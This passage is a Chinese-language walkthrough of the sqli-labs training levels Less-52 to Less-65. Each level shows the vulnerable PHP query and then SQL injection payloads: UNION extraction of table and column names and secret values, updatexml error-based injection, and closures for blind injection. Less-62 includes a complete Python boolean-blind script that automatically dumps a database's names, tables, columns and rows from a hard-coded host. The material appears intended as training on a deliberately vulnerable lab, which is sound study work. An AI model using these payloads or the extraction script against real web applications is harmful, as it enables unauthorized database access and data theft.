闭合单引号，可以报错注入、时间盲注、堆叠注入

less-52

```
$sql="SELECT * FROM users ORDER BY $id";
```

这里关闭了错误报告

只能堆叠注入或者时间盲注

less-53

```
$sql="SELECT * FROM users ORDER BY '$id'";
```

字符型 单引号闭合 关闭错误报告

使用堆叠注入和时间盲注

less-54

页面hint：只有十次输入机会，超过十次所有表名，列名，等等都会随机重置。

```
$sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
```

正常注入即可

```
id=1'

id=1'--+

id=1' order by 3 --+

1' order by 4 --+

id=-1'union select 1,2,3--+

id=-1'union select 1,database(),3--+

id=-1'union select 1,group_concat(table_name),3 from information_schema.tables
where table_schema=database()--+

id=-1'union select 1,group_concat(column_name),3 from information_schema.columns
where table_name='9WJ6IO4LW7'--+

id=-1'union select 1,group_concat(0x7e,secret_G6TU,0x7e),3 from 9WJ6IO4LW7--+
```

less-55

```
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
```

加入括号的整数，使用

```
id=-1) union select 1,database(),3--+
```

绕过即可

less-56

```
$sql="SELECT * FROM security.users WHERE id=('$id') LIMIT 0,1";
```

使用payload

```
id=-1') union select 1,database(),3--+
```

绕过即可

less-57

```
$id= '"'.$id.'"';
$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
```

使用payload

```
id=-1" union select 1,database(),3--+
```

绕过即可

less-58

```
if(isset($_GET['id']))
{
    $id=$_GET['id'];
    $sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);

    if($row)
    {
 $unames=array("Dumb","Angelina","Dummy","secure","stupid","superman","batman","a
dmin","admin1","admin2","admin3","dhakkan","admin4");
        $pass = array_reverse($unames);
        echo 'Your Login name : '. $unames[$row['id']];
        echo 'Your Password : ' .$pass[$row['id']];
     }
    else
    {
         print_r(mysql_error());
    }
}
```

这里的数据不是直接数据库里面取得，而是在一个数组里面取出得。所以联合注入是不行的。但是开启了报错报告，所以可以使用报错注入。

```
id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema='challenges'),0x7e),1)--+
```

less-59

```
$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
```

与less-58基本一致，整数型的报错注入

```
id=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema='challenges'),0x7e),1)
```

less-60

```
$id = '("'.$id.'")';
$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
```

双引号加括号绕过

```
id=1") and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema='challenges'),0x7e),1)--+
```

less-61

```
$sql="SELECT * FROM security.users WHERE id=(('$id')) LIMIT 0,1";
```

单引号加两个括号绕过

```
id=1')) and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema='challenges'),0x7e),1)--+
```

less-62

关闭了错误报告，可以使用布尔盲注和时间盲注。

```
$sql="SELECT * FROM security.users WHERE id=('$id') LIMIT 0,1";
```

exp把前面的注入脚本稍微改一下即可

exp:

```
import requests

url = 'http://123.56.166.12:8802/Less-62/'
param = "?id=1') and "

def bin_search(Min,Max,url_left,url_right='--+'):
    Mid = int(((Max-Min)/2)+Min)
    payload = url_left+'='+str(Mid)+url_right
    # print(payload)
    r = requests.get(url=payload)
    if 'Your Login name' in r.text:
        return Mid
    r.close()
    payload = url_left+'>'+str(Mid)+url_right
    print(payload)
    r = requests.get(url=payload)
    if 'Your Login name' in r.text:
        r.close()
        return bin_search(Mid,Max,url_left,url_right)
```

```
    else:
        r.close()
        return bin_search(Min,Mid,url_left,url_right)

def db_len(url_left):
    print("开始注入当前数据库长度...")
    url_left+="length(database())"
    Min = 0
    Max = 32
    len_db = bin_search(Min,Max,url_left)
    print("数据库长度为: ",len_db)
    return len_db

def db_name(url_left,len_db):
    print("开始注入当前数据库名...")
    name_db = ''
    url_left_1 = url_left
    for i in range(len_db):
        url_left =url_left_1+"ascii(right(left(database(),"+str(i+1)+"),1))"
        Min = 32
        Max = 128
        num = bin_search(Min,Max,url_left)
        name_db += chr(num)
        print("第",i+1,"个字符是:",chr(num))
    print("当前数据库名为: ",name_db)
    return name_db

def tb_count(url_left,db_name):
    print("开始注入当前数据库中表的数量...")
    url_left_2 = url_left+"(select count(table_name) from
information_schema.tables where table_schema='"+db_name+"')"
    Max = 64
    Min = 0
    count_tb = bin_search(Min,Max,url_left_2)
    print("当前数据库中表的数量为: ",count_tb)
    return count_tb

def single_tb_len(url,db_name,id):
    print("开始注入第",id+1,"个表名长度")
    url_left = url+"(select length(table_name) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_tb = bin_search(Min,Max,url_left)
    print("第",id+1,"个表名长度为: ",single_len_tb)
    return single_len_tb

def tb_len(url,db_name,count_tb):
    len_tb_list = []
    for id in range(count_tb):
        len_tb_list.append(single_tb_len(url,db_name,id))
    print("表名长度列表为: ",len_tb_list)
    return len_tb_list

def single_tb_name(url,db_name,id,single_len_tb):
```

```
    print("开始注入第",id+1,"个表名")
    single_name_tb = ''
    for i in range(single_len_tb):
        url_left = url+"(select ascii(right(left(table_name,"+str(i+1)+"),1))
from information_schema.tables where table_schema='"+db_name+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print("第",id+1,"个表名第",i+1,"个字符为：",str_i)
        single_name_tb += str_i
    print("第",id+1,"个表名为：",single_name_tb)
    return single_name_tb

def tb_name(url,db_name,count_tb,len_tb_list):
    print("开始注入表名...")
    name_tb_list = []
    for id in range(count_tb):
        single_len_tb = len_tb_list[id]
        name_tb_list.append(single_tb_name(url,db_name,id,single_len_tb))
    print("表名列表为：",name_tb_list)
    return name_tb_list

def col_count(url,name_tb):
    print("开始注入",name_tb,"中的字段数量")
    url_left = url + "(select count(column_name) from information_schema.columns
where table_name='"+name_tb+"')"
    Min = 0
    Max = 32
    count_col = bin_search(Min,Max,url_left)
    print(name_tb,"中的字段数量为：",count_col)
    return count_col

def single_col_len(url,name_tb,id):
    url_left = url+"(select length(column_name) from information_schema.columns
where table_name='"+name_tb+"' limit "+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_col = bin_search(Min,Max,url_left)
    print(name_tb,"表中第",id+1,"个字段长度为：",single_len_col)
    return single_len_col

def col_len(url,name_tb,count_col):
    len_col_list = []
    for id in range(count_col):
        single_len_col = single_col_len(url,name_tb,id)
        len_col_list.append(single_len_col)
    print(name_tb,"表中字段长度列表为：",len_col_list)
    return  len_col_list

def single_col_name(url,name_tb,id,single_len_col):
    print("开始注入",name_tb,"中第",id+1,"个字段名")
    single_name_col = ''
    for i in range(single_len_col):
```

```
        url_left = url+"(select ascii(right(left(column_name,"+str(i+1)+"),1))
from information_schema.columns where table_name='"+name_tb+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print(name_tb,"中第",id+1,"个字段名中第",i+1,"个字符为: ",str_i)
        single_name_col+=str_i
    print(name_tb,"中第",id+1,"个字段名为",single_name_col)
    return single_name_col

def col_name(url,name_tb,count_col,len_col_list):
    print("开始注入字段名...")
    name_col_list = []
    for id in range(count_col):
        single_name_col = single_col_name(url,name_tb,id,len_col_list[id])
        name_col_list.append(single_name_col)
    print("字段名列表为: ",name_col_list)
    return name_col_list

def raws_count(url,name_tb,col_list):
    print("开始注入数据数量")
    single_col_name = col_list[0]
    url_left = url+"(select count("+single_col_name+") from "+name_tb+")"
    Min = 0
    Max = 64
    count_raws = bin_search(Min,Max,url_left)
    print(name_tb,"中一共有",count_raws,"条数据")
    return count_raws

def single_row_len(url,name_tb,name_col,id):
    print("开始注入单条数据字符长度")
    url_left = url+"(select length("+name_col+") from "+name_tb+" limit
"+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_row = bin_search(Min,Max,url_left)
    print(name_tb,"表中",name_col,"字段中的第",id+1,"条数据长度为:",single_len_row)
    return single_len_row

def single_row_data(url,name_tb,col_list,id):
    print("开始注入第",id+1,"条数据")
    single_data_row = []
    for name_col in col_list:
        single_len_row = single_row_len(url,name_tb,name_col,id)
        single_col_data = ''
        for i in range(single_len_row):
            url_left = url+"(select
ascii(right(left("+name_col+","+str(i+1)+"),1)) from "+name_tb+" limit
"+str(id)+",1)"
            Min = 32
            Max = 128
            num_i = bin_search(Min,Max,url_left)
            str_i = chr(num_i)
```

```
            single_col_data+=str_i
        single_data_row.append(single_col_data)
    print(name_tb,"中的第",id+1,"条数据为: ",single_data_row)
    return single_data_row

def row_data(url,name_tb,col_list,count_rows):
    print("开始注入数据...")
    data_row = []
    for id in range(count_rows):
        single_data_row = single_row_data(url,name_tb,col_list,id)
        data_row.append(single_data_row)
    print(name_tb,"表中的数据为: ",data_row)


if __name__ == '__main__':
    url_left = url+param
    len_db = db_len(url_left)
    name_db = db_name(url_left,len_db)
    count_tb = tb_count(url_left,name_db)
    len_tb_list = tb_len(url_left,name_db,count_tb)
    name_tb_list = tb_name(url_left,name_db,count_tb,len_tb_list)
    for name_tb in name_tb_list:
        count_col = col_count(url_left,name_tb)
        len_col_list = col_len(url_left,name_tb,count_col)
        name_col_list = col_name(url_left,name_tb,count_col,len_col_list) #
        count_raws = raws_count(url_left,name_tb,name_col_list)
        row_data(url_left,name_tb,name_col_list,count_raws)
```

less-63

```
$sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
```

与less-62基本一致，只需闭合单引号即可

```
id=1' and length(database())=10--+
```

less-64

```
$sql="SELECT * FROM security.users WHERE id=(($id)) LIMIT 0,1";
```

与less-62基本一致，闭合两个括号即可

```
id=1)) and length(database())=10--+
```

less-65

```
$id = '"'.$id.'"';
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
```

与less-62基本一致，闭合双引号和括号即可

```
id=1") and length(database())=10--+
```